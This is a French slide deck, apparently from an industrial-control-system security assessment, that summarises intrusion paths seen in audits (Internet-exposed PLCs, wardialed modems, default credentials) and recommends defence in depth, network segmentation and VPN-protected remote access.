
Tests depuis un réseau industriel

- Emerson DeltaV




```
$ netstat -nr
Table de routage IP du noyau
Destination      Passerelle      Genmask          Indic  MSS  Fenêtre  irtt  Iface
172.16.0.64      0.0.0.0         255.255.255.192 U      0    0        0    eth0
0. 172.16.0.70   0.0.0.0         UG        0    0        0    eth0
```



Intrusion depuis un réseau Bureautique



Intrusion depuis un réseau Bureautique



Usines isolées - Accès distants



Usines isolées - Accès distants


- **Certaines prestations ont montré**
 - **Automates accessibles sur Internet**
 - Directement en Modbus/TCP
 - Interface web accessible
 - Modification complète du processus industriel
 - **Accès via modem RTC**
 - *Wardialing*
 - Un classique : **authentification avec *admin / admin***
 - Accès à toute l'usine
 - » IHM / Automates / Station Windows / etc.
 - **Accès radio**
 - pas de chiffrement mais nécessite du matériel spécifique

Recommandations

Défense en profondeur / cloisonnement

- Indispensable : Défense en profondeur / Cloisonnement réseau

- Augmenter la durée pour l'attaquant
 - Le niveau de sécurité d'un coffre-fort se quantifie en temps
- Interdire l'accès au réseau industriel
 - Mise en place d'une ou plusieurs DMZ internes
 - DMZ par fonctions
 - » Réduit la surface d'attaque
 - Filtrage réseau
 - En entrée du réseau industriel
 - Mais également en sortie !




Défense en profondeur / cloisonnement


- Indispensable : **Défense en profondeur / Cloisonnement réseau**
 - Plusieurs niveaux / zones
 - Niveau 0
 - Moteurs / pompes / vannes / capteurs
 - Niveau 1
 - Automates
 - Niveau 2
 - Serveurs et postes de supervision
 - Niveau 3
 - Postes de supervision / archivages / logs



Défense en profondeur / cloisonnement




Défense en profondeur / cloisonnement



Défense en profondeur / Cloisonnement

● Exemple Siemens



Accès distants

- Contrôler les accès distants
 - Interdire **impérativement** les IHM / automates connectés sur Internet
- Utiliser le chiffrement sur les accès réseau
 - VPN
 - Utilisateurs mobiles
 - Usines distantes connectées avec l'usine principale
 - Exemple ABB pour la maintenance
 - Connexion via un VPN SSL
 - Qui connaît le compte utilisé ?
